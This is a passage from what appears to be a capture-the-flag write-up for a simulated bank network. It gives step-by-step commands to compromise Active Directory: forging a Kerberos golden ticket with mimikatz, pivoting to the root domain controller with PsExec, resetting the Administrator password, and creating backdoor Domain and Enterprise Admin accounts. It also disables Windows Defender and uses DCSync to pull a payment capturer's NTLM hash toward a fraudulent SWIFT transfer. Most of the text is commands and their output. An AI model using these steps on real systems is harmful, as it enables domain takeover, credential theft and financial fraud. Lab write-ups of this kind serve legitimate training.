
Second command:

```
Get-ADComputer -Identity "CORPDC"
```

Explanation:

Get-ADComputer: This cmdlet is used to retrieve information about computer objects in Active Directory.

-Identity "CORPDC": This parameter specifies the identity of the computer for which information is to be retrieved. In this case, the computer name "CORPDC" is specified.



```
PS C:\Windows\system32> hostname
CORPDC
PS C:\Windows\system32> Get-ADComputer -Identity "CORPDC"
DistinguishedName : CN=CORPDC,OU=Domain Controllers,DC=corp,DC=thereserve,DC=loc
DNSHostName      : CORPDC.corp.thereserve.loc
Enabled          : True
Name              : CORPDC
ObjectClass       : computer
ObjectGUID        : 34336Fec-45c0-42dd-82ff-8892d65bb412
SamAccountName   : CORPDC$  
SID               : XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
UserPrincipalName :  
  
PS C:\Windows\system32>
```

You should copy and save the complete SID value here.

Third command:


```
Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc
```

Explanation:

Get-ADGroup: This cmdlet is used to retrieve information about a specific group in Active Directory.

-Identity "Enterprise Admins": This parameter specifies the identity of the group for which information is to be retrieved. In this case, the group name "Enterprise Admins" is specified.

-Server rootdc.thereserve.loc: This parameter specifies the name of the server in the Active Directory from which the information is to be retrieved. In this case, "rootdc.thereserve.loc" is specified.



```
PS C:\Windows\system32> Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc

DistinguishedName : CN=Enterprise Admins,CN=Users,DC=thereserve,DC=loc
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : 6e883913-d0cb-478e-a1fd-f24d3d0e7d45
SamAccountName   : Enterprise Admins
SID               : [REDACTED]
```

The screenshot shows a Windows PowerShell window with a dark blue background. The command `Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc` is entered at the prompt. The output displays various properties of the 'Enterprise Admins' group, including its distinguished name, group category, scope, name, object class, object GUID, Sam account name, and SID. The SID value is highlighted with a red rectangular box. The PowerShell prompt PS C:\Windows\system32> appears at the bottom left.

You should copy and save the complete value of SID here as well

Now comes the big moment! Because now we have collected all the information we need to create a golden ticket with mimikatz:

```
kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:<first SID you get>
/service:krbtgt /rc4:<the hash you get in the very beginning with mimikatz> /sids:<second SID
you get> /ptt
```

YES!!!!!!!!!!!!!!

We now have a golden ticket.

But to get access to ROOTDC, you need PsExec.exe.

You can download PsExec.exe here:

<https://learn.microsoft.com/en-us/sysinternals/downloads/psexec>

You need to download the ZIP file. Unzip it and then, using the same method as with mimikatz.exe (described above), upload the PsExec.exe file to CorpDC. on CorpDC.

```
/root/ROOMS/Cat001/Cat001a/plugins/Windows/Windows-PowerShell/Windows-PowerShell-Tools/Windows-Powershell-PSExec.ps1
root@ip-10-10-235-197:~# ls
Desktop Downloads Instructions mimikatz.exe notes Pictures Postman PSTools.zip reverse-
root@ip-10-10-235-197:~# unzip PSTools.zip
Archive: PSTools.zip
  inflating: PsLoggedon.exe
  inflating: PsLoggedon64.exe
  inflating: psping.exe
  inflating: psping64.exe
  inflating: psshutdown.exe
  inflating: psshutdown64.exe
  inflating: psfile.exe
  inflating: psfile64.exe
  inflating: PsGetsid.exe
  inflating: PsGetsid64.exe
  inflating: PsInfo.exe
  inflating: PsInfo64.exe
  inflating: pskill.exe
  inflating: pskill64.exe
  inflating: pslist.exe
  inflating: pslist64.exe
  inflating: psloglist.exe
  inflating: psloglist64.exe
```

```

inflating: pssuspend64.exe
inflating: PsExec.exe
inflating: PsExec64.exe
inflating: psversion.txt
inflating: Pstools.chm
inflating: Eula.txt
root@ip-10-10-235-197:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.113.12 - - [26/May/2023 17:13:48] "GET /PsExec.exe HTTP/1.1" 200 -

```

```

root@ip-10-200-113-12:PK2212# wget http://10.50.110.74:8000/PsExec.exe
--2023-05-26 16:13:48-- http://10.50.110.74:8000/PsExec.exe
Connecting to 10.50.110.74:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 716176 (699K) [application/x-msdos-program]
Saving to: 'PsExec.exe'

PsExec.exe          100%[=====] 699.39K --.-KB/s   in 0.08s

2023-05-26 16:13:48 (8.54 MB/s) - 'PsExec.exe' saved [716176/716176]

root@ip-10-200-113-12:PK2212# ls
Exec.exe  mimikatz.exe  reverse-8080.elf
root@ip-10-200-113-12:PK2212# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.200.113.102 - - [26/May/2023 16:14:45] "GET /PsExec.exe HTTP/1.1" 200 -
10.200.113.102 - - [26/May/2023 16:15:03] "GET /PsExec.exe HTTP/1.1" 200 -

```

```

                GMT], [Last-Modified, Tue, 11 Apr 2023 17:10:26 GMT]...)
RawContentLength : 716176

PS C:\Users\AK\Desktop> wget http://10.200.113.12:8080/PsExec.exe -o PsExec.exe
PS C:\Users\AK\Desktop> dir

Directory: C:\Users\AK\Desktop

Mode                LastWriteTime         Length Name
----                -----          ---- 
-a----       6/21/2016     4:36 PM           527 EC2 Feedback.website
-a----       6/21/2016     4:36 PM           554 EC2 Microsoft Windows Guide.website
-a----      5/26/2023     4:03 PM      1291016 mimikatz.exe
-a----      5/26/2023     5:15 PM           716176 PsExec.exe

PS C:\Users\AK\Desktop> 

```

If you now have PsExec.exe on the CorpDc machine, execute this file as follows to get access to ROOTDC:

```
./PsExec.exe \\rootdc.thereserve.loc cmd.exe
```

```
PS C:\Users\AK\Desktop> ./PsExec.exe \\rootdc.thereserve.loc cmd.exe
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
ROOTDC
C:\Windows\system32>
```

Activate
Go to Settings
activate Wi

Very good!


Now you only have to change the password from the Administrator to get access to ROOTDC with rdp.

Do this as follows:

```
net user Administrator Password123 /dom
```

Password123 is in this case the new password of the administrator.

We use "**Remote Desktop Connection**" from Windows (just search in the search box and click on it) to connect to ROOTDC.



My handwriting with the computer mouse is very bad...

You have to go on the arrow and then 2 input fields will appear.

In the top one write the **IP of ROOTDC** (10.200.X.100) and in the bottom one **thereserve\Administrator**.

Press ENTER and you will soon be asked to enter the password of the administrator, where you will then enter the password you changed the original administrator password to.

Then a warning/alert will come up where you simply click Allow.

It will take a little while, but you will then get rdp access to ROOTDC.

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell" with the IP address "10.200.89.100" in the title bar. The window displays the following output:

```
Administrator: Windows PowerShell - 10.200.89.100
Country/region code          000 (System Default)
Account active               No
Account expires              Never
Password last set           5/27/2023 1:58:20 PM
Password expires             7/8/2023 1:58:20 PM
Password changeable          5/28/2023 1:58:20 PM
Password required            Yes
User may change password    Yes
E Workstations allowed      All
Logon script
User profile
Home directory
Last logon                  Never
E Logon hours allowed       All
\ Local Group Memberships
Global Group memberships     *Enterprise Admins      *Domain Admins
                                *Domain Users
The command completed successfully.

PS C:\Users> whoami
thereserve\administrator
PS C:\Users> hostname
ROOTDC
PS C:\Users>
```

A red vertical line highlights the "Last logon" entry in the first section of the output. A red bracket on the right side of the window covers the "Activate Windows" message.

Perfect!

Access to BANKDC

I think I used the easiest way to gain access to BANKDC. This looks like this:

You create a user on ROOTDC Powershell and that's it.

Sounds too easy to be true? But it really works.

Execute the following commands:

New-ADUser PK2212

This will create a user called PK2212.

Add-ADGroupMember -Identity "Domain Admins" -Members PK2212

This adds the user PK2212 to the Domain Admins group.

Add-ADGroupMember -Identity "Enterprise Admins" -Members PK2212

This adds the user PK2212 to the Enterprise Admins group.

Set-ADAccountPassword -Identity PK2212 -NewPassword (ConvertTo-SecureString -AsPlainText "Password123!" -Force)


You give the user PK2212 the password "Password123!"

```
ROOTDC
PS C:\Users> net user PK2212 /domain |
User name          PK2212
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active       No
Account expires      Never
Password last set   5/27/2023 1:59:54 PM
Password expires     7/8/2023 1:59:54 PM
Password changeable  5/28/2023 1:59:54 PM
Password required    Yes
User may change password Yes
EWorkstations allowed All
Logon script
User profile
Home directory
Last logon          Never
Logon hours allowed All
Local Group Memberships
Global Group memberships *Enterprise Admins *Dom
                                         *Domain Users
```


Domain Admins

That's it

Now go to the "Remote Desktop Connection" again and enter the IP of BANKDC in the small window 10.200.X.101.



That's it



The screenshot shows a Windows Remote Desktop Connection window titled "10.200.89.100 - Remote Desktop Connection". Inside, a PowerShell window is open with the title "Administrator: Windows PowerShell". The command "whoami" is run, showing the user is "thereserve\administrator". The command "hostname" is run, showing "BANKDC". The command "net user PK2212 /domain" is run, resulting in an error message: "The user name could not be found." A tooltip "More help is available by typing NET HELPMSG 2221." appears below the command line. The PowerShell window has a blue background and white text. The desktop background is dark.

```
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator.THERESERVE> whoami
thereserve\administrator
PS C:\Users\Administrator.THERESERVE> hostname
BANKDC
PS C:\Users\Administrator.THERESERVE> net user PK2212 /domain
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

PS C:\Users\Administrator.THERESERVE>
```

Now you can add your own user again, but we will use a different command:

```
net user PK2212 Password123 /add
```

So you can create your own user with a password.

```
Administrator: Windows PowerShell
PS C:\Windows\Temp> hostname
BANKDC
PS C:\Windows\Temp> cmd.exe
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>hostname
BANKDC
C:\Windows\Temp>echo "4b64007d-47a0-481e-823e-91d387ec7ceb" >
C:\Windows\Temp>cd C:\Users\Administrator\
C:\Users\Administrator>hostname
BANKDC
C:\Users\Administrator>echo "7f929ed9-1093-436a-8983-dad71532c
C:\Users\Administrator>net user PK2212 Password123 /add
The command completed successfully.

C:\Users\Administrator>
```

net group "Domain Admins" "PK2212" /add

The user PK2212 is now also in the Domain Admins group.

```
C:\Users\Administrator>net user PK2212 Password123 /add
The command completed successfully.

C:\Users\Administrator>net group "Domain Admins" "PK2212" /add
The command completed successfully.

C:\Users\Administrator>
```

```
C:\Users\Administrator>net user PK2212 /domain
User name          PK2212
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active        Yes
Account expires       Never

Password last set    5/27/2023 1:33:20 PM
Password expires     7/8/2023 1:33:20 PM
Password changeable   5/28/2023 1:33:20 PM
Password required     Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           Never

Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```


Activate Windows
Go to Settings to activate Windows

Once again you should go to "Remote Desktop Connection" and enter the following:

```
GLOBAL GROUP MEMBERSHIPS    *DOMAIN USERS          *DOMAIN HUMILIS
The command completed successfully.

C:\Users\Administrator>systeminfo | findstr /B "Domain"
\Domain:                  bank.thereserve.loc

C:\Users\Administrator>
```



The **IP** of a server you want to connect to. Because you now have access to WRK1, WRK2 and JMP :D

and

bank.thereserve.loc\PK2212

So you connect to these machines as your created user.

Get the flags!

SWIFT

To get access to the SWIFT website, I used the WRK1 machine, because I could ping from there the domain.

```
8 Dir(s) 19,690,295,296 bytes free

C:\Users\Administrator>ping swift.bank.thereserve.loc

Pinging swift.bank.thereserve.loc [10.200.89.201] with 32 bytes of data:
Reply from 10.200.89.201: bytes=32 time<1ms TTL=64

Ping statistics for 10.200.89.201:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Administrator>
```

The first thing you should do now is to submit the flag "Access to SWIFT application", BUT if you submit this flag, you must do the rest of the room in one pass!!!!

You should then get something that looks like this:

Using these details, perform the following steps:

1. go to the SWIFT web application
2. navigate to the Make a Transaction page
3. issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs.
4. issue the transfer for the full 10 million dollars
5. once completed, request verification of your transaction here (No need to check your email once the transfer has been created).

You will definitely need to copy and save this.

Now do what you were told to do by e-citizen:

Log in as Source Account, make the transaction of 10,000,000.

Then enter Y at e-citizen and will receive an email with a PIN.

Take this PIN and verify the transaction (Pin Confirmation).


Then you need to get access to a capturer and an approver.

Let's start with the capturer

Enter the following command in CMD or Powershell:

```
net group "Payment Capturers" /domain
```

It should then look something like this:




```
C:\Users\Administrator>net group "Payment Capturers" /domain
The request will be processed at a domain controller for domain bank.therese
rve.loc.

Group name      Payment Capturers
Comment
Members
-----
---           c.young           g.watson
a.barker        t.buckley
s.harding
The command completed successfully.
```

Now we do something crazy:

You disable Windows Defender as explained above ("Set-MpPreference -DisableRealtimeMonitoring \$true").

Then go to the window where CORPDC and thus also mimikatz.exe is running and simply copy the mimikatz you see there on the home screen:



And paste it back into the rdp session of WRK1.

Then run mimikatz.exe there:

```
'#####'      > http://pingcastle.com / http://mysmartlogon.com    **/  
mimikatz # privilege::debug |  
Privilege '20' OK
```

As you have already done we run the following command:

```
lsadump::dcsync /user:bank\c.young
```

This way we get the NTLM hash of the capturer **c.young**.

```
'#####'          > http://pingcastle.com / http://mysmartlogon.com    ***/  
mimikatz # privilege::debug |  
Privilege '20' OK  
|  
mimikatz # lsadump::dcsync /user:bank\c.young |  
[DC] 'bank.thereserve.loc' will be the domain  
[DC] 'BANKDC.bank.thereserve.loc' will be the DC server  
